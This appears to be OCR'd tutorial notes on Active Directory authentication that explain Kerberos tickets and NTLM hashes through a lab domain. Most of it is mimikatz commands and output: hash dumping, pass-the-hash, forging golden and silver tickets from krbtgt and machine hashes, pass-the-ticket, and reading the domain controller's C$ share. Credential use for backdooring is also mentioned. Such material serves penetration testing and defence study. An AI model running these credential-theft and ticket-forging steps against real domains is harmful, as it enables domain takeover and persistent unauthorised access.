
- **Ticket Granting Ticket (TGT)**

  It is an authentication file that contains the user's IP, a validity period, and a TGT session key. The TGT is encrypted during the Kerberos authentication procedure.


- **The Ticket Granting Service (TGS)**

  This service provides the TGTs and other tickets to the systems.

Kerberos Authentication Working -




Active Directory Authentication Methods -



Active Directory Authentication Credentials :

- **User Credentials -**
    - Username & Password
    - User NTLM Hash
        - NTLM Hash
        - Net-NTLM Hash
    - User Kerberos Ticket
        - Golden Ticket
        - Silver Ticket
- **Computer Credentials -**
    - Computer Name & Password
    - Computer NTLM Hash
        - NTLM Hash
        - Net-NTLM Hash
    - Computer Kerberos Ticket
        - Golden Ticket
        - Silver Ticket

- **Authentication using User Account Credentials**
  - **UserName & Password**
    - Domain Users are created by domain administrators in the Domain Controller (DC)
    - They are allotted machines to perform day-to-day operations
    - To login to a machine username & password are required
    - By Default, Domain users can read the configuration of the domain from a domain joined machine
    - **Example** : RDP with a valid domain user to a domain joined machine.



- **Authentication using User Account Credentials**
  - **NT Hashes**

```
Authentication Id : 0 ; 25684257 (00000000:0187e921)
Session           : Interactive from 1
User Name         : emp01
Domain            : ATOMIC-NUCLEAR
Logon Server      : ATOMIC-DC
Logon Time        : 4/18/2022 5:49:18 AM
SID               : S-1-5-21-362652519-1301230838-3035966508-1106
        msv :
         [00000003] Primary
         * Username : emp01
         * Domain   : ATOMIC-NUCLEAR
         * NTLM     : 88d809fd60e32cb3fa69926c54a6fd93
         * SHA1     : a50e9f7400441300ed067684ba62357a0819bade
         * DPAPI    : 03bceb4be72d7c1086eedc3b9f551b14
```

- By Default, NTLM authentication is enabled in the windows machines
- NT Hashes can be used to authenticate a user to the windows machine
- Hashes can be extracted from **SAM** or **NTDS.dit** file based on the environment
- The hashes can then be used in relaying or passing it locally or over the network
- **Example** : PTH with a valid domain user using NT Hash to a domain joined machine via NTLM Protocol

```
mimikatz # sekurlsa::pth /user:emp01 /ntlm:88d809fd60e32cb3fa69926c54a6fd93 /domain:atomic-nuclear.site
user    : emp01
domain  : atomic-nuclear.site
program : cmd.exe
impers. : no
NTLM    : 88d809fd60e32cb3fa69926c54a6fd93
  |  PID  1100
  |  TID  10540
  |  LSA Process is now R/W
  |  LUID 0 ; 34154350 (00000000:0209276e)
  \_ msv1_0   - data copy @ 000001884E66DFF0 : OK !
  \_ kerberos - data copy @ 000001884E6ADE08
   \_ des_cbc_md4       -> null
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ des_cbc_md4       OK
   \_ *Password replace @ 000001884E695E68 (32) -> null

mimikatz #
```

```
Administrator: C:\Windows\SYSTEM32\cmd.exe

C:\Windows\system32>whoami
atomic-dev\admin

C:\Windows\system32>net user /domain
The request will be processed at a domain controller for domain atomic-nuclear.site.


User accounts for \\Atomic-DC.atomic-nuclear.site

-------------------------------------------------------------------------------
Administrator            DefaultAccount           emp01
emp02                    fsp_user                 Guest
krbtgt                   MSOL_7263abeaec06
The command completed successfully.


C:\Windows\system32>_
```

- **Authentication using User Account Credentials**
  - **Kerberos**
    - Tickets can be used for authentication and to access a service of a server
    - Tickets are of user account, computer account etc
    - Tools like mimikatz, rubeus, kekeo suite etc are used to pass the ticket and access the required service

```
PS C:\Users\emp01\Desktop> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Jan  4 2020 18:59:26
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # kerberos::golden /User:Administrator /domain:atomic-nuclear.site /sid:S-1-5-21-362652519-1301230838-3035966508 /krbtgt:c2a6829c91253434c0d0a7a1dec626bb /id:500 /groups:512 /start
offset:0 /endin:600 /renewmax:10080 /ticket:ent.kirbi
User      : Administrator
Domain    : atomic-nuclear.site (ATOMIC-NUCLEAR)
SID       : S-1-5-21-362652519-1301230838-3035966508
User Id   : 500
Groups Id : *512
ServiceKey: c2a6829c91253434c0d0a7a1dec626bb - rc4_hmac_nt
Lifetime  : 4/25/2022 3:56:02 AM ; 4/25/2022 1:56:02 PM ; 5/2/2022 3:56:02 AM
-> Ticket : ent.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

mimikatz # kerberos::ptt ent.kirbi

* File: 'ent.kirbi': OK

mimikatz # exit
Bye!
```

```
PS C:\Users\emp01\Desktop> ls \\atomic-dc.atomic-nuclear.site\c$


    Directory: \\atomic-dc.atomic-nuclear.site\c$


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/12/2016   4:35 AM                Logs
d-----          2/5/2021  10:47 AM                PerfLogs
d-r---          2/5/2021  10:36 AM                Program Files
d-----          2/5/2021  10:36 AM                Program Files (x86)
d-r---         4/19/2022  12:12 AM                Users
d-----          3/2/2022   9:14 AM                Windows
```

- **Authentication using Computer Account Credentials**
  - Computer machine credentials can be extracted from memory using variety of tools available
  - However, since computer machine accounts are disabled by-default, it is not possible to use PTH technique
  - Computer account credentials can be used for backdooring purposes via tickets in domain environment

```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # kerberos::golden /User:Administrator /domain:atomic-nuclear.site /sid:S-1-5-21-362652519-1301230838-3035966508 /target:atomic-dc.atomic-nuclear.site
s /rc4:8616fc639a43e585829bce5b4b40f086 /id:500 /groups:512 /startoffset:0 /endin:600 /renewmax:10080
User      : Administrator
Domain    : atomic-nuclear.site (ATOMIC-NUCLEAR)
SID       : S-1-5-21-362652519-1301230838-3035966508
User Id   : 500
Groups Id : *512
ServiceKey: 8616fc639a43e585829bce5b4b40f086 - rc4_hmac_nt
Service   : cifs
Target    : atomic-dc.atomic-nuclear.site
Lifetime  : 4/26/2022 7:47:05 AM ; 4/26/2022 5:47:05 PM ; 5/3/2022 7:47:05 AM
-> Ticket : ticket.kirbi

 * PAC generated
 * PAC signed
 * EncTicketPart generated
 * EncTicketPart encrypted
 * KrbCred generated

Final Ticket Saved to file !

mimikatz # kerberos::ptt ticket.kirbi

* File: 'ticket.kirbi': OK

mimikatz # exit
Bye!
```


```
C:\Users\emp01\Desktop>klist

Current LogonId is 0:0x83fb834

Cached Tickets: (1)

#0>     Client: Administrator @ atomic-nuclear.site
        Server: cifs/atomic-dc.atomic-nuclear.site @ atomic-nuclear.site
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a00000 -> forwardable renewable pre_authent
        Start Time: 4/26/2022 7:47:05 (local)
        End Time:   4/26/2022 17:47:05 (local)
        Renew Time: 5/3/2022 7:47:05 (local)
        Session Key Type: RSADSI RC4-HMAC(NT)
        Cache Flags: 0
        Kdc Called:

C:\Users\emp01\Desktop>dir \\atomic-dc.atomic-nuclear.site\c$
 Volume in drive \\atomic-dc.atomic-nuclear.site\c$ has no label.
 Volume Serial Number is FCA1-CBBC

 Directory of \\atomic-dc.atomic-nuclear.site\c$

09/12/2016  04:35 AM    <DIR>          Logs
02/05/2021  11:47 AM    <DIR>          PerfLogs
02/05/2021  11:36 AM    <DIR>          Program Files
02/05/2021  11:36 AM    <DIR>          Program Files (x86)
04/19/2022  12:12 AM    <DIR>          Users
03/02/2022  10:14 AM    <DIR>          Windows
```

